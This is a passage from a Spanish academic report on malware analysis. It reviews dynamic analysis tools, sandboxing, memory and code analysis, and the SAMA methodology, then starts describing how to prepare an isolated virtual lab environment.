El principal reto del análisis dinámico de malware consiste en la cantidad de factores a tener en cuenta para monitorizar el malware. Por ello, la cantidad de herramientas a usar es tan diversa como dichos factores.

Poniendo como ejemplo un malware destinado para sistemas Windows, para dicho análisis dinámico y la obtención de tipos de información como las mencionadas anteriormente, se podrían usar herramientas como las siguientes: analizadores de tráfico de red como Wireshark⁷ o Fiddler⁸, herramientas de sistema para monitorizar procesos como Process Monitor⁹, ProcDot¹⁰ o Process Hacker¹¹, herramientas para trabajar con registros como Regshot¹² o herramientas para examinar trazas en el sistema como Autoruns¹³. Como se puede percibir, estas herramientas dependerán tanto del tipo de malware a analizar como del sistema para el que este desarrollado.

⁷ <https://www.wireshark.org/>

⁸ <https://www.telerik.com/fiddler/fiddler-classic>

⁹ <https://docs.microsoft.com/en-us/sysinternals/downloads/procmon>

¹⁰ <https://procdot.com/>

¹¹ <https://processhacker.sourceforge.io/>

¹² <https://sourceforge.net/projects/regshot/>

¹³ <https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns>

Además, debido a la naturaleza dañina y destructiva del malware, cualquier tipo de análisis dinámico de malware se ha de realizar en un entorno aislado y seguro.

2.3.1. Sandboxing

Se conoce como Sandbox a un entorno aislado que proporciona una capa de seguridad hacia otras partes de un sistema. En análisis de malware, se conoce como Sandboxing al empleo de entornos seguros para llevar a cabo funciones de análisis de malware.

Este tipo de entornos utilizan tecnologías de virtualización o aislamiento para impedir que el malware analizado afecte a un sistema real. Un entorno de máquinas virtuales diseñado y preparado para el análisis de malware se conoce como un Sandbox o un entorno seguro. Estos entornos se pueden configurar y customizar en función de las necesidades, siendo desde un simple entorno virtualizado hasta entornos de red virtualizados con sistemas con mayor complejidad. También podrían ser entornos reales con equipos físicos completamente dedicados a ser parte del laboratorio de pruebas, aunque esto es menos habitual debido a que aumenta los costes y la dificultad de monitorización.

El mismo término Sandbox se utiliza también para herramientas que incluyen un entorno completo y aislado para automatizar el análisis de malware, como pueden ser herramientas como Cuckoo¹⁴, Any.Run¹⁵, Hybrid Analysis¹⁶ o Falcon Sandbox¹⁷, entre muchos otros. Estas herramientas van desde herramientas de uso gratuito hasta herramientas comerciales. Pueden servir como herramientas online o herramientas para generar un entorno virtual en un equipo, y sus funcionalidades varían de una a otra.

2.3.2. Análisis de memoria

Al ejecutar un malware como parte de un proceso de análisis dinámico, este, al igual que cualquier otro programa o proceso, se carga en y hace uso de la memoria del sistema. Por lo tanto, examinar los restos de su ejecución que puedan quedar en dicha memoria es otro mecanismo para obtener información de su comportamiento.

¹⁴ <https://cuckoosandbox.org/>

¹⁵ <https://any.run/>

¹⁶ <https://www.hybrid-analysis.com/>

¹⁷ <https://www.crowdstrike.com/endpoint-security-products/falcon-sandbox-malware-analysis/>

El análisis de memoria es una técnica habitualmente usada en análisis forense para recoger evidencias. La ejecución de programas puede dejar rastros en la memoria que en caso de ser capturados pueden aportar información relevante para un peritaje informático.

De la misma manera, analizar la memoria puede dar información de gran utilidad para entender el comportamiento de un malware tras infectar una máquina, pudiendo analizar aspectos como la capacidad de un malware para eliminar su rastro, entre otros. Existen aplicaciones específicas como Volatility¹⁸ que permiten realizar dicho volcado para posteriormente ser analizado.

2.4. Análisis de código

Tanto el análisis puramente dinámico como estático no tienen por qué involucrar el análisis del código en sí. Aun así, en última instancia, el malware no deja de ser un tipo de software más. Por ello, la mejor manera de comprender de manera completa el funcionamiento de un malware pasa por analizar su código.

2.4.1. Dificultades asociadas

Este proceso, el de análisis de código aplicado al malware, tiene varios problemas asociados. Por una parte, requiere de procedimientos de ingeniería inversa para obtener el código fuente como paso necesario para su análisis. Mientras que es relativamente sencillo desensamblar un binario, decompilarlo resulta más complejo, especialmente si se trata de un malware, ya que suelen incluir mecanismos de ofuscación que dificultan en gran medida esa tarea. Por otro lado, se requieren conocimientos avanzados de programación a bajo nivel y de las API de los sistemas operativos para comprender código desensamblado y realizar su análisis.

Aun así, el análisis de código, tanto de forma estática como dinámica, es, en última instancia, la técnica que más información puede llegar a aportar sobre un malware.

2.4.2. Análisis estático de código

El análisis estático de código busca analizar el código del malware de cara a comprenderlo. En función del tipo de malware, la plataforma y el lenguaje usado para crearlo se podrán utilizar un tipo de herramientas u otras. Estas herramientas son, en esencia, decompiladores y

¹⁸ <https://github.com/volatilityfoundation/volatility>

desensambladores que permiten obtener código máquina o código fuente de los archivos del malware.

Existen herramientas específicas para una tecnología concreta, como por ejemplo decompiladores para aplicaciones Java o Android como Apktool¹⁹ o Jadx²⁰. También existen herramientas que permiten trabajar con diferentes tipos de archivos y binarios y examinar sus instrucciones a bajo nivel, pero extrayendo información diversa del propio código e incluso decompilarlo, como pueden ser IDA²¹, Ghidra²² o Radare2²³.

Herramientas de este estilo permiten realizar las labores de ingeniería inversa, además de integrar herramientas útiles, como etiquetadores de funciones y herramientas de refactoring, para ayudar a la comprensión del código. En función del tipo de herramienta usada y del malware en cuestión se puede obtener un código de mayor o menor nivel. También cabe destacar que muchas de estas herramientas añaden características de análisis dinámico de código, fusionando ambos tipos de análisis en una sola aplicación.

2.4.3. Análisis dinámico de código

El análisis dinámico de código consiste en el análisis del código de un malware durante su ejecución, es decir, depurar el malware. Para ello, se utilizan depuradores de código que permitan ir viendo las instrucciones a medida que se ejecutan, permitiendo pausar y reanudar la ejecución y cambiar las instrucciones en caliente. Los depuradores de código específicos para este propósito, como OllyDbg²⁴ o x64dbg²⁵, trabajan directamente sobre lenguajes ensamblador, permitiendo modificar el código mientras se ejecuta.

El análisis dinámico de código es especialmente útil cuando el malware resulta difícil de decompilar o tiene técnicas de ofuscación y anti-depuración avanzadas. Aporta las ventajas de un análisis dinámico, pero pudiendo examinar su ejecución y modificarla para superar

¹⁹ <https://ibotpeaches.github.io/Apktool/>

²⁰ <https://github.com/skylot/jadx>

²¹ <https://www.hex-rays.com/>

²² <https://ghidra-sre.org/>

²³ <https://github.com/radareorg/radare2>

²⁴ <https://www.ollydbg.de/>

²⁵ <https://x64dbg.com/>

obstáculos y obtener información. Por su propia naturaleza, requiere de conocimientos avanzados y es una de las técnicas más complicadas en un proceso de análisis de malware.

2.5. Metodología SAMA

La metodología SAMA (Systematic Approach to Malware Analysis) es una metodología que define un proceso sistemático para comprender el ciclo de vida de una muestra de malware y comprender todas las facetas de su funcionamiento. La idea detrás del desarrollo de dicha metodología es el disponer de un método ordenado y claro a seguir a la hora de analizar un malware. La metodología está pensada para malware para sistemas Windows.

Aunque la aplicación de dicha metodología corresponda al siguiente apartado de esta memoria, a continuación, se describirían los principales elementos de interés para comprender las características y fases de la metodología, de clara a tener una visión general para la fase posterior.

2.5.1. Características


Para comprender mejor las fortalezas que puede tener el uso de la metodología SAMA, a continuación, se muestran algunas de las principales características de dicha metodología:

- Es independiente de la complejidad del malware a analizar.
- Es independiente de las herramientas concretas a utilizar.
- Define una secuencia de fases, cada una con sus pasos, para realizar el análisis.
- Usa información previa disponible sobre la muestra como input para el proceso.

En la Figura 1 se muestra un diagrama con el proceso de análisis de malware con dicha metodología. En ella se definen como primer paso una serie de acciones iniciales antes de realizar el análisis en sí. Como primera parte del análisis en sí se define un proceso de clasificación, en el que se hace uno de técnicas de análisis extático como las mencionadas en el apartado de Análisis estático.

Tras ello, se hace un análisis de código y un análisis de comportamiento. La idea de hacer primero el análisis de código y después el análisis de comportamiento viene motivada por el hecho de obtener la mayor cantidad de información posible por parte del malware para disponer de la capacidad para establecer los mecanismos de monitorización adecuados, además de conocer en la mayor medida posible los caminos de ejecución del malware.

Finalmente, la metodología incluye un bucle de retroalimentación que permite, en caso de haber obtenido información útil, volver a pasos anteriores para reanalizar o repetir acciones con nueva información.


Figura 1. Metodología de análisis de malware SAMA (Bermejo Higuera et al., 2020).

2.5.2. Acciones iniciales

La fase inicial contiene una serie de pasos que permiten la creación de un entorno seguro de cara a analizar el malware, como se puede observar en la Figura 2. Este entorno puede ser

tanto virtual como físico, siempre que se encuentre aislado de cualquier entorno real. Los pasos que seguir consisten en la creación y configuración de dichas máquinas como paso inicial. Tras ello, se realizan una instantánea del sistema (o snapshot) con el sistema configuración. La fase también contempla deshabilitar una serie de servicios y el cálculo de hashes de varios elementos como mecanismos para garantizar la integridad del entorno.


Figura 2. Acciones iniciales en SAMA (Bermejo Higuera et al., 2020).



2.5.3. Clasificación

La fase de clasificación incluye toda una serie de pasos que permiten clasificar y obtener una pléthora de información sobre la muestra. Los pasos a seguir incluyen: cálculo de firmas, uso de mecanismo de clasificación como YARA, extracción de strings, búsqueda de mecanismos de ofuscación, etc. Esta serie de procedimientos corresponden a procedimientos de análisis estático que no involucran la ejecución por parte del analista del malware.


Figura 3. Fase de clasificación en la metodología SAMA (Berméjo Higuera et al., 2020).



En la Figura 3 se puede contemplar el flujo de los pasos a seguir. La idea de esta fase es lograr los objetivos de un análisis estático de malware, y obtener diferentes tipos de información que permitan comprender el malware en cuestión y ser de utilidad para fases posteriores.

2.5.4. Análisis de código


La fase de análisis de código involucra tanto el análisis dinámico como estático. Para ello se pueden utilizar diversas herramientas, como algunas de las mencionadas en el apartado de Análisis de código.

Figura 4. Fase de análisis de código en SAMA (Bermejo Higuera et al., 2020).

En la Figura 4 se puede observar que el análisis estático de código precede a su variante dinámica. La fase consiste en analizar estática y dinámicamente el código del malware con el fin de comprender mejor su funcionamiento. Este es un proceso que requiere un proceso de ingeniería inversa. Mediante este análisis se pueden llegar a encontrar características ocultas que impliquen nuevos flujos de ejecución que podría intentar el malware durante la siguiente fase para interactuar con el usuario. La cantidad de información que se puede obtener de esta fase es mayor y más específica que la de fases anteriores, ya que se puede obtener información específica con respecto al comportamiento del malware y a su funcionamiento.

2.5.5. Análisis de comportamiento

Como última fase de análisis mediante la metodología SAMA se encuentra el análisis de comportamiento. En la Figura 5 especifica el orden de tareas a realizar.

Figura 5. Fase de análisis de comportamiento en SAMA (Berméjo Higuera et al., 2020).

Las tareas contempladas en la Figura 5 consisten básicamente en:

- La puesta en marcha de todas las herramientas de monitorización como paso previo para la ejecución del malware.
- La ejecución del malware en sí.
- La recolección de información mediante volcados de memoria y disco, además del análisis de la información otorgada por las herramientas de monitorización utilizadas.

2.5.6. Conclusiones, resultados y realimentación

En los puntos anteriores se han enumerado las características, fases y procedimientos de la metodología. Con respecto a la metodología, es necesario recalcar varios puntos.

Por un lado, la metodología también incluye otros procesos relacionados con la retroalimentación del sistema y con fases específicas, como el proceso de volcado de memoria o el proceso para detectar y superar medidas de ofuscación. En pro de la claridad de esta

memoria, se han omitido dichos procedimientos o explicaciones en mayor detalle, dejando una explicación breve y concisa sobre esta que permita comprender los pasos a seguir durante el experimento. En el análisis del espécimen se detallarán los elementos concretos relacionados con la metodología que fueran necesarios.

Por otro lado, es necesario mencionar que la metodología comprende que, debido al gran número de tipos y la complejidad de malware existente, se puedan dar modificaciones sobre ella de cara a adaptarse a un caso u otro, permitiendo procesos de retroalimentación entre las diferentes técnicas.

2.6. Conclusiones

Hasta este punto, ha quedado patente tanto la necesidad del análisis de malware como mecanismo para mitigar el malware presente y futuro. También se han repasado las ideas y conceptos generales sobre el campo del análisis de malware.

Se ha podido observar que, aunque haya una gran cantidad de técnicas, estas se pueden enmarcar en unos tipos definidos, que varían en función de si se ejecuta el malware o no o si se analiza directamente el código del malware o no. Además, se ha podido observar que los procedimientos a realizar entre un análisis de malware y otro son conceptualmente similares.

Por ello, el hecho de aplicar una metodología que permita estandarizar dicho proceso y sirva como guía para encauzar el trabajo a realizar puede ser de gran utilidad. La metodología SAMA explicada busca precisamente eso mismo, por lo que hacer uso de ella puede aportar toda una serie de ventajas.

En los puntos posteriores, en los que se desarrollara el experimento definido, se emplearán los conceptos y técnicas de análisis de malware mencionadas haciendo uso de la metodología citada. Durante el experimento se configurarán y utilizarán algunas de las herramientas concretas mencionadas como ejemplo a lo largo de este apartado, además de otras no mencionadas, explicando su uso para la realización del experimento.

3. Desarrollo del experimento

3.1. Preparación del entorno

El tipo de entorno a utilizar depende del malware a analizar. El sistema operativo del entorno virtualizado depende de la plataforma para la que el malware haya sido desarrollado. Hay ciertas tareas, principalmente las relacionadas con el análisis dinámico (tanto de código como de comportamiento) que solamente se pueden realizar en el sistema operativo para el cual ha sido diseñado el malware. Por otro lado, las herramientas a utilizar también variaran en función de este. Aun así, es cierto que hay herramientas utilizadas independientemente del malware, ya que su utilidad intrínseca para el análisis de un malware las hace útiles independientemente de las particularidades del malware específico.

También, dependiendo del caso, se puede llegar a barajar la elección entre un entorno virtualizado y un entorno físico dedicado exclusivamente para el análisis. La opción virtualizada es la más extendida por su simplicidad, flexibilidad y su capacidad para la generación de instantáneas. Solo en casos muy específicos se puede plantear la segunda opción, la cual se suele usar para casos en los que un malware tenga mecanismos muy sofisticados que le permitan evadir entornos virtualizados. Para el desarrollo de este experimento se optará por la opción virtualizada.

Por otro lado, existen diferentes acercamientos en lo que respecta a la preparación del entorno. En líneas generales, los entornos de análisis de malware se pueden dividir en los siguientes tres tipos:

- **Entornos automatizados y configurados:** son entornos que permiten analizar de manera automática cualquier tipo de malware. Tienen como ventaja su capacidad para automatizar los diferentes procesos. Como desventaja, son menos configurables que otro tipo de entornos. Herramientas como Cuckoo permiten desplegar este tipo de entornos.
- **Entornos customizados:** consiste en generar un entorno personalizado desplegando y configurando de manera manual las diferentes máquinas y programas a utilizar. Tienen como ventaja que se puede controlar qué sistemas y herramientas se quieren usar, permitiendo un entorno completamente adaptado a las necesidades. Su desventaja radica en el tiempo de dedicación a configurar las máquinas y las herramientas

concretas para cada caso, aunque una vez configuradas se pueden guardar mediante instantáneas o imágenes de máquina virtual.

